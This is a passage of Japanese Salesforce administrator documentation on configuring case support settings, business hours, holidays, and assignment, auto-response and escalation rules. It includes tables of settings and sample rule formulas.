新規ケースをポータルに公開	メール-to-ケースや Web-to-ケース、オンデマンドメール-to-ケースで作成されたケースを含め、すべてのケースに対して自動的に［セルフサービスポータルに公開］チェックボックスをオンにします。

項目	説明
	これがデフォルトでない場合でも、ユーザが作成した新規ケースは、手動で［セルフサービスポータルに公開］チェックボックスをオンにできます。 Salesforce Communities を使用している場合、コミュニティのケースを表示しているパートナーまたは顧客にはこの設定は適用されません。コミュニティの新規ケースの表示は、共有ルールで制御されます。
取引先責任者へのケースコメント通知を有効化	ケースコメントが変更されたり、ケースコメントがケースに追加されたりした場合に、セルフサービスポータルユーザではない取引先責任者に通知するには、このチェックボックスをオンにします。この設定を選択する場合は、［ケースコメントのテンプレート］をクリックし、通知で使用するメールテンプレートを選択します。このテンプレートの設定は、［有効］になっている必要があります。
ケース所有者に新規ケースコメントを通知する	ユーザが公開または非公開コメントをケースに追加したときに、ケース所有者に通知するには、このチェックボックスをオンにします。この設定を選択すると、ケース所有者には必ず通知が送信されます (通知は無効なケース所有者には送信されません)。
アーリートリガの有効	エスカレーションルールとそのアクションのアーリートリガを有効にするには、このチェックボックスをオンにします。 指定された時間内にケースが解決しなかった場合にアクションを実行するエスカレーションルールを設定できます。指定した［経過時間］時間によって、いつ Salesforce がエスカレーションのアクションを実行するかが決定されます。指定した［経過時間］時間より前にエスカレーションのアクションを確実に起動するには、アーリートリガを有効にします。
推奨ソリューションの有効化	ケース詳細ページの[推奨ソリューション]ボタンを有効にして、ケースを解決するためにエージェントが特定の解決策を提案できるようにするには、このチェックボックスをオンにします。
推奨記事を有効化	[記事]関連リストで推奨記事を提供するには、このオプションを選択します。推奨記事は、公開知識ベースを除くすべての Salesforce ナレッジチャネルで有効にできます。

項目	説明
ケース通知をシステムアドレスから送信	ケース所有者に送信されたケースコメント、添付ファイル、および割り当て通知が、ケースを更新したユーザのアドレスではなく、システムアドレスから送信されるように指定する場合にこのチェックボックスをオンにします。 システム通知の「差出人」にはメールアドレス「noreply@salesforce.com」が表示され、「ケースコメント通知」など、メッセージに関連したメールの「表示名」が表示されます。 このチェックボックスをオンにすることにより、自分のケースを更新したセルフサービスまたはカスタマーポータルユーザが、ケース所有者から「不在」メールを受信しないように設定できます。
ケース所有権の変更時にケース所有者に通知	ケースの所有者が別のユーザに変更されたときに、ケースで［メールで通知する］が自動的に選択されるようにするには、このチェックボックスをオンにします。これにより、他のユーザがケースの新しい所有者になったことをそのユーザに必ず通知できます。 この設定を選択しても、ユーザがケース所有者をキューに変更したときに［メールで通知する］が自動的に選択されることはありません。
クローズケースの状況項目を表示	このチェックボックスをオンにしてケースの［状況］項目に「クローズ」状況を追加すると、エージェントは、[ケースのクローズ]ボタンをクリックしてケースクローズページのレイアウト情報を更新しなくてもケースをクローズできます。 ［クローズケースの状況項目を表示］をオンにしても、ケースのリストビューから[閉じる]ボタンは削除されません。その代わりに、状況のリストに[クローズ]が追加されます。ケースのリストビューで複数のケースを選択してから[状況の変更]をクリックすると、この状況のリストから［クローズ］を選択できます。
［保存 & クローズ］ボタンおよび［完了］リンクを非表示	上述の［クローズケースの状況項目を表示］をオンにすると、このボタンを選択できるようになります。このボタンをオンにすると、ケース編集ページの［保存して閉じる］ボタン、および［ケース］関連リストの［完了］リンクが不必要に表示されません。代わりに、ユーザは［状況］項目と［保存］ボタンを使用してケースをクローズします。

項目	説明
ケースフィードアクションおよびフィード項目を有効化	この設定を使用して、ケースフィード固有のアクションとフィード項目を有効化します。このオプションを選択すると、既存のケースはケースフィードユーザインターフェースにアップグレードされます。
メールフィード項目本文のサイズ	メールのフィード項目の本文で文字制限を設定することで、メールのフィード項目のサイズを制御します。文字制限を次のように設定できます。 • 小 = 400 文字 (デフォルト) • 中 = 1200 文字 • 大 = 5000 文字 • カスタム = 400 から 5000 文字の間 メールのフィード項目の本文が文字制限を超えた場合は、[さらに表示]をクリックすると、メールのフィード項目の本文の残りを表示できます。
メールフィード項目本文の空白行	メールのフィード項目の本文から空白行を削除してケースフィードの領域を節約するには、このチェックボックスをオンにします。
メールフィード項目本文の以前のメールを折りたたむ	メールのフィード項目の本文にある最新のメールのみを表示するには、このチェックボックスをオンにします。[さらに表示]をクリックすると、以前のメールをスレッドに表示できます。
デフォルトメールテンプレートまたはメールアクションのデフォルトハンドラを有効化	ケースフィードにデフォルトのメールテンプレートを読み込む Apex クラスを指定する場合は、このチェックボックスをオンにします。または、ケースフィードで自動的にメールに取り込むことができるメール項目のデフォルト値を指定する場合に、このチェックボックスをオンにします。
メールドラフトを有効化	この設定を使用して、メールドラフト機能を有効にします。
Salesforce で質問-to-ケースを有効化	組織で、モデレータが Chatter の質問からケースを作成できるようにします。
顧客の最初のメール後に自動レスポンスレコードを作成	顧客の最初のメールがサポートセンターに送信された後で自動的に生成されるフィード項目が表示されるように、ケースフィード項目とレコードの順序が変更されています。

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

関連トピック:

カスタマーサポートの設定

営業時間の設定

サポートチームが顧客に対応できる時間を指定します。これは、エスカレーションやマイルストンなどの部門のプロセスをより正確にするのに役立ちます。

営業時間を設定すると、特定のタイムゾーンと場所が次に適用されます。

- エンタイトルメントプロセスのマイルストン
- エンタイトルメントプロセス
- ケース
- ケースのエスカレーションルール

サポートチームがケースに対して作業可能な時間をサポートエージェントが設定できるように、［営業時間］項目をケースレイアウトページで使用できるようにすることもできます。デフォルトでは、営業時間は、組織プロファイルで指定しているデフォルトのタイムゾーンで、24 時間週 7 日に設定されます。

また、「アプリケーションのカスタマイズ」権限を持つユーザは、営業時間をエスカレーションルールに追加し、ケースの詳細がエスカレーションルールの条件と一致するときには、そのケースの営業時間項目を自動的に更新し、ルールに設定してある時間に基づいてエスカレーションすることができます。たとえば、ロサンゼルスのサポートチームが有効になっている場合にのみ、ロサンゼルスの営業時間で更新されたケースがエスカレーションします。

営業時間を設定する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに *「営業時間」* と入力し、[営業時間] を選択します。
2. [新規営業時間] をクリックします。
3. 営業時間の名前を入力します。

   ユーザがケース、エンタイトルメントプロセス、またはマイルストンの営業時間を参照するときに場所やタイムゾーンがわかるような名前を使用することをお勧めします。たとえば、サンフランシスコのサポートセンター用の営業時間の場合、*「San Francisco Business Hours」（サンフランシスコ営業時間）* という名前を使用します。
4. ［有効］をクリックすると、ユーザは営業時間をケース、エスカレーションルール、マイルストン、エンタイトルメントプロセスに関連付けることができます。
5. 必要に応じて、［デフォルトとして使用する］をオンにし、新規作成するケースすべてに対して、その営業時間をデフォルトの営業時間として設定します。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

エンタイトルメントおよびマイルストンを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

営業時間を設定する
- 「営業時間の休日の管理」

営業時間を上書きするよう設定されているエスカレーションルールの条件に一致したケースの営業時間は、そのエスカレーションルールに従って更新されます。

6. ［タイムゾーン］ドロップダウンリストで、営業時間に関連付けるタイムゾーンを選択します。
7. 各曜日の営業時間を設定します。
   - サポートチームが毎日終日稼働できる場合、［24 時間］チェックボックスをオンにします。
   - 営業時間の開始時間および終了時間を選択します。目的の時間を使用できない場合は、項目をクリックして入力します。
   - サポートチームがその日終日稼働できないことを示すには、営業時間の開始日時と終了日時を空白のままにし、［24 時間］チェックボックスをオフにします。
8. [保存] をクリックします。

営業時間を設定したら、営業時間を次の要素に関連付けることができます。

- エスカレーションルール。ケースの詳細がエスカレーションルールの条件と一致するときには、そのケースを更新してルールの営業時間でエスカレーションすることができます。
- 休日。営業時間と営業時間に関連付けられたエスカレーションルールは、それらに関連付けられた休日期間中は中断されます。
- エンタイトルメントプロセスのマイルストン。ケースの重要度で営業時間が変わります。
- エンタイトルメントプロセス。同じエンタイトルメントプロセスを使用してケースに異なる営業時間を指定できます。

メモ:「設定・定義を参照する」ユーザ権限がないユーザを含むすべてのユーザが、ルックアップ項目を使用して営業時間を参照できます。

関連トピック:

営業時間設定のガイドライン

サポートの休日の設定

カスタマーサポートの設定

営業時間設定のガイドライン

サポートプロセスを正確にするには、サポートチームが顧客に対応できる時間を定義します。営業時間を設定するうえで、いくつかのガイドラインがあります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

エンタイトルメントおよびマイルストンを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

- 営業時間の設定後、［営業時間］参照項目をケースレイアウトに追加し、［営業時間］項目に項目レベルセキュリティを設定します。それにより、ケース上で営業時間の表示と更新が可能になります。
- ケースの営業時間項目は、エスカレーションルールの条件にケースが一致しない場合、組織のデフォルトの営業時間が自動的に設定されます。
- Salesforce では、タイムゾーンを考慮してルールを設定する必要がないようにするため、営業時間のタイムゾーンの夏時間が自動的に計算されます。
- ケースの営業時間は、時間、分、秒でカウントされます。ただし、営業時間が 24 時間未満の場合は、営業時間が終了する前の最後の 1 分では秒が無視されます。たとえば、現在 4:30 PM で、5:00 PM に営業時間が終了するとします。目標が 30 分のマイルストンがある場合、目標達成時間は通常 4:59 PM ではなく 5:00 PM と考えられます。このため、5:00 PM になった時点で秒のカウントが停止します。5:00:00 PM から 5:00:59 PM まで秒がカウントされると、30 分の目標が 5:00:01 PM 以降に達成された場合は翌日に繰り越されることになります。
- エスカレーションルールは、関連付けられた営業時間内でのみ実行されます。
- 営業時間を再度有効にすることなく、有効でない営業時間に関連するケースを更新できます。
- ［営業時間］項目は、リストビューやレポートに含めることはできません。
- 同じタイムゾーンの異なる時間帯で活動するサポートチームに対して、複数の営業時間を作成することができます。
- サポートセンターごとに営業時間のセットを 1 つ作成することをお勧めします。
- エスカレーションルールに組み込まれている営業時間を無効化することはできません。営業時間をエスカレーションルールを削除する必要があります。
- 最大 1000 件の休日を営業時間の各セットに関連付けることができます。
- エンタイトルメントを含むケースでは、階層に従って営業時間が適用されます。詳細は、「エンタイトルメント管理での営業時間の機能」を参照してください。

メモ:「設定・定義を参照する」ユーザ権限がないユーザを含むすべてのユーザが、ルックアップ項目を使用して営業時間を参照できます。

関連トピック:

営業時間の設定

サポートの休日の設定

サポートの休日の設定

休日を作成すると、カスタマーサポートチームが稼働していない日付と時刻を指定できます。休日を作成したら、その休日を営業時間に関連付けることで、休日の期間中、営業時間とエスカレーションルールを中断できます。

たとえば、12 月 31 日午後 8 時に開始し 1 月 2 日午前 9 時に終了する「元旦」という休日を作成できます。この期間中は、エスカレーションルールおよびエンタイトルメントマイルストンは適用されません。

1. [設定] から、［クイック検索］ボックスに「*休日*」と入力し、[休日] を選択します。
2. [新規] をクリックするか、経過した休日名の横にある [コピー] をクリックします。

   コピーできるのは経過した休日だけです。
3. 休日の名前を入力します。
4. 休日の日付を入力します。

   休日が 2 日以上に渡る場合の手順は、次のとおりです。

   a. ［繰り返しの休日］チェックボックスをオンにします。

   b. ［開始日］項目に休日の開始日を入力します。

   c. ［終了日］項目の［終了日なし］チェックボックスをオフにします。

   d. ［終了日］項目に休日の終了日を入力します。
5. 必要に応じて、次の操作も実行できます。
   - 休日の正確な時刻を指定するには、［時間］項目の横にある［終日］チェックボックスをオフにして、正確な時刻を入力します。
   - ［繰り返しの休日］チェックボックスをオンにすることで、特定の期間中、その休日を繰り返すようにスケジュールできます。
     - ［頻度］項目で、休日が繰り返す頻度を選択します。［毎日］、［毎週］、または［毎月］項目をクリックすると、頻度条件を細かく指定できるオプションが表示されます。
     - ［開始日］項目と［終了日］項目に、休日を繰り返す期間を指定します。

       選択した頻度条件に一致しない開始日と終了日を選択すると、「休日の繰り返しはありません」というエラーメッセージが表示されます。
6. [保存] をクリックします。
7. ［営業時間］関連リストで [追加/削除] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

エンタイトルメントおよびマイルストンを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

休日を設定する
- 「営業時間の休日の管理」

8. [追加] および [削除] を使用して、休日に関連付ける営業時間を選択します。休日を複数の営業時間に関連付けることができます。

関連トピック:

サポートの休日を作成するためのガイドライン

営業時間の設定

カスタマーサポートの設定

サポートの休日を作成するためのガイドライン

休日を作成すると、カスタマーサポートチームが稼働していない日付と時刻を指定できます。休日を設定および操作するうえで、いくつかのガイドラインがあります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- 最大 1000 件の休日を営業時間の各セットに関連付けることができます。
- 休日を作成するときは、休日が関連付けられる営業時間のタイムゾーンが自動的に取得されます。たとえば、太平洋標準時間の営業時間に休日を関連付けると、その休日は、太平洋標準時間の営業時間にのみ反映されます。
- ［有効］のマークの付いた営業時間のみ、休日に追加できます。
- 休日名は一意である必要はありません。たとえば、「*元旦*」という名前で複数の休日を作成できます。
- 現在、レポートの結果には、休日は反映されません。
- 毎月の特定の日に繰り返す休日をスケジュールした場合、その休日は、その日を含む月にのみ繰り返されます。たとえば、毎月 31 日に休日をスケジュールした場合、その休日は、31 日を含む月にのみ繰り返されます。毎月月末に繰り返す休日を作成する場合は、［毎月の指定日］ドロップダウンリストから [最終] を選択します。

関連トピック:

サポートの休日の設定

営業時間の設定

割り当てルールの設定

リードまたはケースの処理方法を決定する条件を定義します。

1. [設定] から、［クイック検索］ボックスに「*割り当てルール*」と入力し、[リードの割り当てルール] または [ケースの割り当てルール] を選択します。
2. [新規] を選択し、ルール名を指定します。リードまたはケースが手動で作成された場合、およびWebまたはメールを介して作成された場合に、このルールを有効にするかどうかを指定します。その後、[保存] をクリックします。
3. ルールのエントリを作成するには、[新規] をクリックします。各エントリで次の項目を指定できます。

項目	説明
順序	ルールに含まれるエントリの処理順序を設定します (*1*、*2*、*3* など)。 Salesforceによって各エントリの処理順序が評価され、エントリの条件と照合されます。一致と判断されると、Salesforceによってそのアイテムが処理され、ルールエントリの評価が終わります。一致しない場合、そのアイテムは、デフォルトの[Web-to-リード]所有者、リードをインポートするシステム管理者、またはデフォルトのケース所有者のどれかに再び割り当てられます。
条件	リードまたはケースがルールを割り当てられるために必要な条件を指定します。 ルール条件を入力します。 • ［条件が一致する］を選択し、ルールを適用するためにレコードが満たす必要のある検索条件を選択します。たとえば、［優先度］項目が [高] になっているケースレコードによってルールを実行するには、ケースの検索条件を *［優先度 次の文字列に一致する 高］* に設定します。 組織で複数の言語を使用している場合は、検索条件は組織のデフォルトの言語で指定します。それぞれ最大 255 文字の範囲内で、検索条件を 25 個まで追加できます。 選択リストを使用して検索条件を指定すると、選択した値が組織のデフォルト言語で保存されます。既存の検索条件を編集またはコピーする場合は、最初に [組織情報] ページの［言語のデフォルト値］を、元の検索条件の設定に使用したものと同じ言語に設定します。一致していないと、検索条件が期待どおりに評価されない可能性があります。 • ［数式の評価が `true` になる］を選択し、「True」または「False」の値を返す数式を入力します。Salesforce は、数式

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

リードの割り当てルールを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ケースの割り当てルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

割り当てルールを作成する

- 「アプリケーションのカスタマイズ」

項目	説明
	が「True」を返した場合にルールを実行します。たとえば、数式 `AND(ISCHANGED( Priority ), ISPICKVAL (Priority, "High") )` は、［優先度］項目が [高] に変更されると、ケースの所有者を変更するルールを実行します。 条件にカスタム項目を使用した場合、そのカスタム項目が削除されると、ルールのエントリも自動的に削除されます。
ユーザ	リードまたはケースが条件と一致した場合に割り当てられるユーザまたはキューを指定します。ここで指定したユーザを「無効」にすることはできません。また、リードやケースに対する「参照」権限を持っていることが必要です。 メモ: ルールに割り当てられているユーザに関連するリードやケースに対する「参照」権限を取り消すことはできません。 組織でディビジョンを使用している場合は、この項目で指定されたユーザまたはキューのデフォルトのディビジョンにリードが割り当てられます。ケースは、関連付けられている取引先責任者のディビジョンを継承します。取引先責任者が指定されていない場合は、デフォルトのグローバルディビジョンに割り当てられます。
所有者を再割り当てしない	リードまたはケースの現在の所有者が、そのリードまたはケースが更新されたときに再割り当てされないように指定します。
メールテンプレート	新しい所有者に自動送信されるメールで使用されるテンプレートを指定します。テンプレートが指定されていないと、メールは送信されません。リードまたはケースをキューに割り当てるときは、通知はキューに指定された［メール］アドレスとすべてのキューのメンバーへ送信されます。
定義済みのケースチーム	条件に一致する場合にケースに追加する定義済みケースチームを指定します。ケースチームは、サポートエージェント、サポートマネージャ、製品マネージャなど、協力してケースを解決するユーザのグループです。 ルックアップアイコン ( ) をクリックして、割り当てルールに追加する定義済みケースチームを選択します。さらに定義済みケースチームを追加するには、[行を追加] リンクをクリックして、定義済みケースチームメンバーを追加できる新しい行を追加します。
ケース上のすべての既存の定義済みケースチームを置き換えてください	ケースが条件に一致する場合に、条件に一致する事前定義済みケースチームでそのケース上のすべての既存の定義済みケースチームを置き換えることを指定します。

エントリを作成した後、[保存] をクリックするか、[保存 & 新規] をクリックしてエントリの保存および作成を続行します。

ヒント: エラーにならないルールを作成するには、必ず、最後のルールエントリを、条件を設定しないで作成してください。このルールエントリは、以前のルールエントリで割り当てられなかったリードまたはケースを捕捉します。

関連トピック:

割り当てルールの参照と編集

割り当てルールの管理

割り当てルールの参照と編集

割り当てルールを参照および編集する

- ルール名を編集するには、ルール名の横にある [名前を変更] をクリックします。
- ルールのエントリを編集するには、ルールリストからルール名を選択します。ルールを追加する場合は [新規] をクリックし、編集または削除する場合は [編集] または [削除] をクリックします。ルールを適用する順番を変更する場合は [並び替え] を選択します。

関連トピック:

割り当てルールの設定

割り当てルールの管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

リードの割り当てルールを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ケースの割り当てルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

割り当てルールを変更する

- 「アプリケーションのカスタマイズ」

割り当てルールを表示する

- 「設定・定義を参照する」

割り当てルールの管理

割り当てルールを作成して、組織のリードの生成とサポートプロセスを自動化します。

- リードの割り当てルール—手動で作成したリード、Webから取り込んだリード、またはデータインポートウィザードを使用してインポートしたリードのユーザまたはキューへの割り当て方法を指定します。
- ケースの割り当てルール — Web-to-ケース、メール-to-ケース、オンデマンドメール-to-ケース、セルフサービスポータル、カスタマーポータル、Outlook、またはLotus Notesを使用して、ケースを手動で作成するときにユーザまたはキューに割り当てる方法を指定します。

一般的に、組織では全般的な用途ごとに1つのルールを使用します。たとえば、あるリード割り当てルールはインポートに使用し、別のリード割り当てルールはWebで生成されたリードにします。また、あるケース割り当てルールは標準的に使用し、別のケース割り当てルールは休日に使用します。ルール種別ごとに、常に1つのルールのみ実施できます。

各ルールは、リードまたはケースの割り当て方法を厳密に指定する複数のルールエントリで構成されます。たとえば、標準的なケースの割り当てルールとして、「種別」「次の文字列と一致する」「Gold」のケースは「ゴールドサービス」キューに割り当てられ、「種別」「次の文字列と一致する」「Silver」のケースは「シルバーサービス」キューに割り当てられるという、2つのエントリが考えられます。

割り当てルールを作成するには、[設定] から［クイック検索］ボックスに*「割り当てルール」*と入力し、[リードの割り当てルール]または[ケースの割り当てルール] を選択します。

割り当てルールのサンプル

次のケース割り当てルールは、取引先評価に基づいてケースを特定のキューに割り当てます。

ルール名 — 見込み有り取引先の割り当て

ルールエントリ

順番	条件	任命先
1	`ISPICKVAL(Account.Rating, "見込み有り")`	*階層 1 サポートキュー*

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

リードの割り当てルールを使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ケースの割り当てルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

割り当てルールを作成または変更する
- 「アプリケーションのカスタマイズ」

順番	条件	任命先
2	OR(ISPICKVAL(Account.Rating, "将来見込み有り"), ISPICKVAL(Account.Rating, "見込み無し"))	階層 2 サポートキュー

関連トピック:

- 割り当てルールの設定
- 割り当てルールの参照と編集

自動レスポンスルールの設定

レコードの属性に基づいてリードまたはケース登録に自動メールレスポンスを送信します。顧客に問い合わせや問題の詳細を受け取ったことを知らせる返信を即座に送信する、自動レスポンスルールを設定します。

自動レスポンスルールは、Web-to-リードフォームで取得したリードや、次のいずれかで送信されたケースに対して作成します。

- セルフサービスポータル
- カスタマーポータル
- Web-to-ケースのフォーム
- メール-to-ケースのメッセージ
- オンデマンドメール-to-ケースのメッセージ

受信したリードまたはケースの属性に基づいて、任意の数のレスポンスルールを作成できます。ケースとリードに対して有効にできるルールは一度に 1 つずつです。営業担当者とサービス担当者は、リードまたは取引先責任者の[活動履歴] 関連リストとケースの[メール] 関連リストでメールレスポンスを確認できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

自動レスポンスルールを作成する

- 「アプリケーションのカスタマイズ」

自動レスポンスルールの作成

Web-to-リードのレスポンスルールを作成するには、[設定] から［クイック検索］ボックスに「*自動レスポンスルール*」と入力し、[リード自動レスポンスルール]を選択します。ケースのレスポンスルールを作成するには、[設定] から［クイック検索］ボックスに「*自動レスポンスルール*」と入力し、[ケース自動レスポンスルール] を選択します。自動レスポンスルールページで次の手順を実行します。

1. [新規] をクリックします。
2. ルール名を入力します。
3. このルールを唯一の有効なルールにするには、該当するチェックボックスをオンにします。
4. [保存] をクリックします。
5. ルールのエントリを作成します。

レスポンスルールのエントリの作成

1. ルール詳細ページで [新規] をクリックします。
2. このエントリの処理順序を指定する番号を入力します。

   ルールのエントリは指定の順序で処理され、最初に一致したエントリで処理が停止し、指定したメールテンプレートを使用してメールが送信されます。適用するレスポンスルールがないときは、Web-to-ケースまたは Web-to-リードの設定ページに指定したデフォルトのテンプレートが使用されます。

   メモ: エラーにならないルールを作成するには、必ず、最後のルールエントリを、条件を設定しないで作成してください。このルールエントリは、以前のルールエントリが捕捉しなかったリードまたはケースを捕捉します。デフォルトのテンプレートがないメール-to-ケースおよびオンデマンドメール-to-ケースには特に重要です。

3. 次のようにして、ルール条件を入力します。
   - [条件が一致する] を選択し、ルールを適用するためにレコードが満たす必要のある検索条件を選択します。たとえば、[優先度] 項目が [高] になっているケースレコードによってルールを実行するには、ケースの検索条件を *[優先度 次の文字列に一致する 高]* に設定します。

     組織で複数の言語を使用している場合は、検索条件は組織のデフォルトの言語で指定します。それぞれ最大 255 文字の範囲内で、検索条件を 25 個まで追加できます。

     選択リストを使用して検索条件を指定すると、選択した値が組織のデフォルト言語で保存されます。既存の検索条件を編集またはコピーする場合は、最初に [組織情報] ページの [言語のデフォルト値] を、元の検索条件の設定に使用したものと同じ言語に設定します。一致していないと、検索条件が期待どおりに評価されない可能性があります。

   - [数式の評価が `true` になる] を選択し、「True」または「False」の値を返す数式を入力します。Salesforce は、数式が「True」を返した場合にルールを実行します。たとえば、数式 `AND(ISPICKVAL(Priority,"High"),Version<4.0)` は、ケースの [優先度] 項目が [高] に設定され、ケースのカスタム項目 [バージョン] の値が 4 未満の場合に選択したテンプレートを使って自動的にレスポンスします。
4. 自動レスポンスメッセージの [送信者] 行に含める名前を入力します。
5. 自動レスポンスメッセージの [送信者] 行に含めるメールアドレスを入力します。これは、検証済みの組織の共有メールアドレスか、Salesforce ユーザプロファイルのメールアドレスにする必要があり、メール-to-ケースに使用するルーティングアドレスとは別にする必要があります。
6. 必要に応じて、返信先アドレスを入力します。
7. メールテンプレートを選択します。
8. メール-to-ケースのレスポンスルールエントリを作成する場合、[すべての受信者に返答を送信] を選択して自動レスポンスメッセージを元のメッセージの [宛先] および `Cc` に指定された全員に送信します。
9. 作業を保存します。

関連トピック:

自動レスポンスルールとワークフローアラートの相違点

自動レスポンスルールとワークフローアラートの相違点

自動レスポンスルールとワークフローメールアラートは、同様の機能を提供します。次の表に、どちらのプロセスを使用するかを決定するのに役立つ、ワークフローアラートと自動レスポンスルールのいくつかの違いを示します。

プロセスタイプ	対象	実行タイミング	メール送信先	送信メール数
ワークフローメールアラート	利害関係者への通知。	ケースまたはリードが作成されたか編集されたとき。	選択したユーザ。	メールアラートごとに1通のメールが送信されます。各ワークフロールールの制限は次のとおりです。 • ルール適用時のアクションとして最大10回のメールアラート • 時間ベースのアクションとしてタイムトリガごとに最大10回のメールアラート • 最大 10 回のトリガ
自動レスポンスルール	ケースを作成した取引先責任者または Web でリードを登録したユーザへの最初のレスポンス。	ケースまたはリードが作成されたとき。	ケースの取引先責任者または Web でリードを登録したユーザ。	一連のルールエントリで一致する最初のルールエントリ条件に基づき、1件のメールを送信。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

自動レスポンスルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ワークフローを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

関連トピック:

自動レスポンスルールの設定

エスカレーションルールの設定

ケースのエスカレーション方法を決定する条件を定義します。

1. [設定] から、［クイック検索］ボックスに「*エスカレーションルール*」と入力し、[エスカレーションルール] を選択します。
2. [新規] をクリックして、ルールに名前を付けます。これを有効なエスカレーションルールにするかどうかを指定します。[保存] をクリックします。
3. ルールのエントリを作成するには、[新規] をクリックします。各エントリで次の項目を指定できます。

項目	説明
順序	エントリによるルールの処理順序 (*1*、*2*、*3* など)。 Salesforce によって各エントリの処理順序が評価され、エントリの条件と照合されます。一致が見つかったら、Salesforce によってそのアイテムが処理され、アイテムのルールエントリの評価が終わります。一致しない場合、ケースはエスカレーションされません。
条件	ケースをエスカレーションするために必要な条件。 • ［条件が一致する］を選択し、ルールを適用するためにレコードが満たす必要のある検索条件を選択します。たとえば、［優先度］項目が [高] になっているケースレコードによってルールを実行するには、ケースの検索条件を *［優先度 次の文字列に一致する 高］* に設定します。 組織で複数の言語を使用している場合は、検索条件は組織のデフォルトの言語で指定します。それぞれ最大 255 文字の範囲内で、検索条件を 25 個まで追加できます。 選択リストを使用して検索条件を指定すると、選択した値が組織のデフォルト言語で保存されます。既存の検索条件を編集またはコ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

エスカレーションルールを作成する
- 「アプリケーションのカスタマイズ」

項目	説明
	ピーする場合は、最初に[組織情報]ページの［言語のデフォルト値］を、元の検索条件の設定に使用したものと同じ言語に設定します。一致していないと、検索条件が期待どおりに評価されない可能性があります。 • ［数式の評価が `true` になる］を選択し、「True」または「False」の値を返す数式を入力します。Salesforce は、数式が「True」を返した場合にルールを実行します。たとえば、数式 `AND(ISCHANGED( Priority ), ISPICKVAL (Priority, "High") )` は、［優先度］項目が[高]に変更されると、ケースの所有者を変更するルールを実行します。 条件にカスタム項目を使用した場合、そのカスタム項目が削除されると、ルールエントリも削除されます。
営業時間条件の設定	エスカレーション済みのケースへの営業時間の適用方法。次のオプションがあります。 • 営業時間を考慮しない - ケースをエスカレーションするときに営業時間を考慮しない場合に選択します。 • ケースに指定された営業時間を使用 - ケースをエスカレーションするときに、そのケースに対して既存の営業時間を使用する場合に選択します。 • 営業時間を設定 - ケースをエスカレーションするときに、事前定義された営業時間を適用する場合に選択します。この項目を選択し、ルックアップアイコン（）をクリックして営業時間を選択します。 エスカレーションアクションは、該当する営業時間内にのみ実行されます。
エスカレーション時刻の設定方法を指定する	［経過時間］の時間数に適用される項目を決定します。［経過時間］設定は、次を起点とした時間数に基づきます。 • ケースが作成されたとき • ケースが作成されたとき。ただし、変更されるとケースがエスカレーションされることはありません。

項目	説明
	• 最後にケースが編集されたとき たとえば、[ケースの最終変更日時に準拠] を選択し、[経過時間] 設定が 5 の場合、ケースがオープンである限り、最後に編集された日時から 5 時間後にエスカレーションが行われます。

4. エントリを作成したら、[保存] をクリックします。
5. 最後のエントリを作成したら、[保存] をクリックします。

   メモ: エラーにならないルールを作成するには、必ず、最後のルールエントリを、条件を設定しないで作成してください。このルールエントリは、以前のルールエントリで割り当てられなかったケースを捕捉します。

6. エスカレーションルールのエントリのいずれかが一致した場合に実行するアクションを指定します。いずれかのルール名の横にある [編集] をクリックします。
7. エスカレーションのアクションを追加するには、[新規]をクリックします。ルールエントリごとにアクションを5つまで追加し、長時間にわたってケースをエスカレーションできます。各エスカレーションアクションで次の項目を指定できます。

項目	説明
経過時間	この時間数を経過してもケースが解決しない場合にエスカレーションを行う時間。この時間は、[エスカレーション時刻の設定方法を指定する] 項目で設定した日付項目から計算されます。2 つのエスカレーションのアクションがこの項目に同じ番号を持つことはできません。
